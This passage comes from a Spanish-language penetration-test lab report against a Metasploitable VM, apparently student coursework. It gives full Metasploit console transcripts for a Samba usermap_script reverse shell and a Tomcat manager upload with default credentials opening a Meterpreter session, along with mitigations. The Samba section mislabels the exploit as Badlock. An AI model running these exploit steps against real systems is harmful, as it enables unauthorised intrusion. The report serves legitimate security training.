
6. Hemos podido conseguir el usuario y contraseña a través de un ataque de fuerza bruta de la maquina por lo que podríamos acceder a ella.
7. Lo siguiente que vamos a hacer es acceder a la consola de nuestra maquina metasploitable con el siguiente comando “ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.112.134” y una vez lanzado el comando tenemos control sobre ella.


Mitigación: Considera que todo el material criptográfico generado en el host remoto es adivinable. En particular, todo el material de claves SSH, SSL y OpenVPN debe volver a generarse.

Capturas de los pasos de explotación:









2.4 Samba Badlock Vulnerability

Descripción: La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por un fallo, conocido como Badlock, que existe en los protocolos Security Account Manager (SAM) y Local Security Authority (Domain Policy) (LSAD) debido a una negociación incorrecta del nivel de autenticación en los canales Remote Procedure Call (RPC).

Impacto: Un atacante man-in-the-middle que sea capaz de interceptar el tráfico entre un cliente y un servidor que aloje una base de datos SAM puede explotar este fallo para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias en el contexto del usuario interceptado, como ver o modificar datos de seguridad sensibles en la base de datos Active Directory (AD) o deshabilitar servicios críticos.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.


Pasos:


1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search samba


3. Hemos elegido el módulo de usermap_script que en este caso es el nº 8 “use exploit/multi/samba/usermap_script” que nos permite realizar comando de ejecución.
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso nos pide la ip de la maquina vulnerable. (“ser RHOST 192.168.112.134”)
5. Para explotar este exploit necesitamos un payload, así que para bucarlo utilizamos el siguiente comando “show payloads”
6. Seleccionaremos el modulo payload/cmd/unix/reverse que es el nº 20 (“set payload payload/cmd/unix/reverse”)
7. Tendremos que ver que campos debemos rellenar para que funcione el payload (“show options”) en este caso no tenemos que rellenar nada.
8. Exploit para arrancar la vulnerabilidad.
9. Una vez arrancado tenemos acceso al cmd de la maquina y podemos ejecutar cualquier tipo de comando.


Mitigación: Actualizar a Samba versión 4.2.11 / 4.3.8 / 4.4.2 o posterior.


Capturas de los pasos de explotación:






root@kali: ~
File Actions Edit View Help
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.112.134
RHOSTS => 192.168.112.134
msf6 exploit(multi/samba/usermap_script) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_awk normal No Unix Command Shell, Bind TCP (via AWK)
2 payload/cmd/unix/bind_busybox_telnetd normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
3 payload/cmd/unix/bind_inetd normal No Unix Command Shell, Bind TCP (inetd)
4 payload/cmd/unix/bind_jjs normal No Unix Command Shell, Bind TCP (via jjs)
5 payload/cmd/unix/bind_lua normal No Unix Command Shell, Bind TCP (via Lua)
6 payload/cmd/unix/bind_netcat normal No Unix Command Shell, Bind TCP (via netcat)
7 payload/cmd/unix/bind_netcat_gaping normal No Unix Command Shell, Bind TCP (via netcat -e)
8 payload/cmd/unix/bind_netcat_gaping_ipv6 normal No Unix Command Shell, Bind TCP (via netcat -e) IPv6
9 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
11 payload/cmd/unix/bind_r normal No Unix Command Shell, Bind TCP (via R)
12 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
13 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
14 payload/cmd/unix/bind_socat_sctp normal No Unix Command Shell, Bind SCTP (via socat)
15 payload/cmd/unix/bind_socat_udp normal No Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_zsh normal No Unix Command Shell, Bind TCP (via Zsh)
17 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind normal No Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse normal No Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
21 payload/cmd/unix/reverse_awk normal No Unix Command Shell, Reverse TCP (via AWK)
22 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
23 payload/cmd/unix/reverse_jjs normal No Unix Command Shell, Reverse TCP (via jjs)
24 payload/cmd/unix/reverse_ksh normal No Unix Command Shell, Reverse TCP (via Ksh)
25 payload/cmd/unix/reverse_lua normal No Unix Command Shell, Reverse TCP (via Lua)


root@kali: ~
File Actions Edit View Help
26 payload/cmd/unix/reverse_ncat_ssl normal No Unix Command Shell, Reverse TCP (via ncat)
27 payload/cmd/unix/reverse_netcat normal No Unix Command Shell, Reverse TCP (via netcat)
28 payload/cmd/unix/reverse_netcat_gaping normal No Unix Command Shell, Reverse TCP (via netcat -e)
29 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
30 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
31 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
32 payload/cmd/unix/reverse_php_ssl normal No Unix Command Shell, Reverse TCP SSL (via php)
33 payload/cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via Python)
34 payload/cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)
35 payload/cmd/unix/reverse_r normal No Unix Command Shell, Reverse TCP (via R)
36 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
37 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
38 payload/cmd/unix/reverse_socat_sctp normal No Unix Command Shell, Reverse SCTP (via socat)
39 payload/cmd/unix/reverse_socat_udp normal No Unix Command Shell, Reverse UDP (via socat)
40 payload/cmd/unix/reverse_ssh normal No Unix Command Shell, Reverse TCP SSH
41 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
42 payload/cmd/unix/reverse_tclsh normal No Unix Command Shell, Reverse TCP (via Tclsh)
43 payload/cmd/unix/reverse_zsh normal No Unix Command Shell, Reverse TCP (via Zsh)
msf6 exploit(multi/samba/usermap_script) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.112.134 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.112.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name


root@kali: ~
File Actions Edit View Help
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.112.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo h392Owr6wlDZxx8n;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "h392Owr6wlDZxx8n\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.112.128:4444 → 192.168.112.134:42820) at 2023-10-26 12:32:11 -0400
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

2.5 Apache Tomcat SEoL (<= 5.5.x)

Descripción: Según la versión, Apache Tomcat es inferior o igual a 5.5.x. Por lo tanto, ya no es mantenido por su vendedor o proveedor.

Impacto: La falta de soporte implica que el proveedor no publicará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.


Explotación: Hemos explotado esta vulnerabilidad a través de un exploit de la herramienta metasploit.


Pasos:


1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search tomcat
3. Hemos elegido el módulo de ejecución de código que es el nº 7 “use exploit/multi/http/tomcat_mgr_upload”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que rellenar varios campos:
    - la IP de la maquina donde se encuentra la vulnerabilidad “set RHOST 192.168.112.134” (metasploitable).
    - El puerto donde está el servidor web “set RPORT 8180”
    - La contraseña del servidor que ya habíamos encontrado antes “set HttpPassword tomcat”
    - El usuario del servidor “set HttpUsername tomcat”
5. Exploit para arrancar la vulnerabilidad
6. Una vez arrancado tenemos acceso a la consola del servidor web a través del meterpreter por lo que podemos acceder a cualquier directorio, ver información de la maquina y/o ejecutar comandos.

Mitigación: Actualizar a una versión de Apache Tomcat que sea compatible actualmente.

Capturas de los pasos de explotación:




root@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
HttpPassword no The password for the specified username
HttpUsername no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.112.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Java Universal
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.112.134
RHOST => 192.168.112.134
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat


root@kali: ~
File Actions Edit View Help
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.112.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ZmC90...
[*] Executing ZmC90...
[*] Undeploying ZmC90 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.112.134
[*] Meterpreter session 2 opened (192.168.112.128:4444 → 192.168.112.134:46539) at 2023-10-26 14:49:52 -0400
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > ls -l
Listing: /
Mode Size Type Last modified Name
040444/r--r--r-- 4096 dir 2010-03-16 19:11:30 -0400 bin
040444/r--r--r-- 1024 dir 2010-04-28 16:54:21 -0400 boot
040444/r--r--r-- 4096 dir 2010-03-16 18:55:51 -0400 cdrom
040444/r--r--r-- 13900 dir 2023-10-26 11:59:02 -0400 dev
040444/r--r--r-- 4096 dir 2023-10-26 14:39:56 -0400 etc
040444/r--r--r-- 4096 dir 2010-04-16 02:16:02 -0400 home
040444/r--r--r-- 4096 dir 2010-03-16 18:57:40 -0400 initrd
100444/r--r--r-- 7933237 fil 2010-03-16 19:12:25 -0400 initrd.img
040444/r--r--r-- 4096 dir 2010-04-28 00:10:44 -0400 lib
040000/--------- 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040444/r--r--r-- 4096 dir 2010-03-16 18:55:52 -0400 media
040444/r--r--r-- 4096 dir 2010-04-28 16:16:56 -0400 mnt
040444/r--r--r-- 4096 dir 2010-03-16 18:57:39 -0400 opt
040444/r--r--r-- 0 dir 2023-10-26 11:57:54 -0400 proc
040444/r--r--r-- 4096 dir 2010-05-17 21:43:54 -0400 root
040444/r--r--r-- 4096 dir 2010-03-23 17:54:16 -0400 sbin
040444/r--r--r-- 4096 dir 2010-03-16 18:57:38 -0400 srv
040444/r--r--r-- 0 dir 2023-10-26 11:57:59 -0400 sys
040666/rw-rw-rw- 4096 dir 2023-10-26 14:50:13 -0400 tmp

2.Vulnerabilidades en la aplicación web Badstore

1.Explotación.

1.1 Sql injection

Descripción: Es un tipo de vulnerabilidad en la que un atacante usa un trozo de código SQL (lenguaje de consulta estructurado) para manipular una base de datos y acceder a información potencialmente valiosa.

Impacto: Pueden provocar daños graves a las empresas, como la pérdida de confianza de los clientes si se quebrantan datos confidenciales de los usuarios.

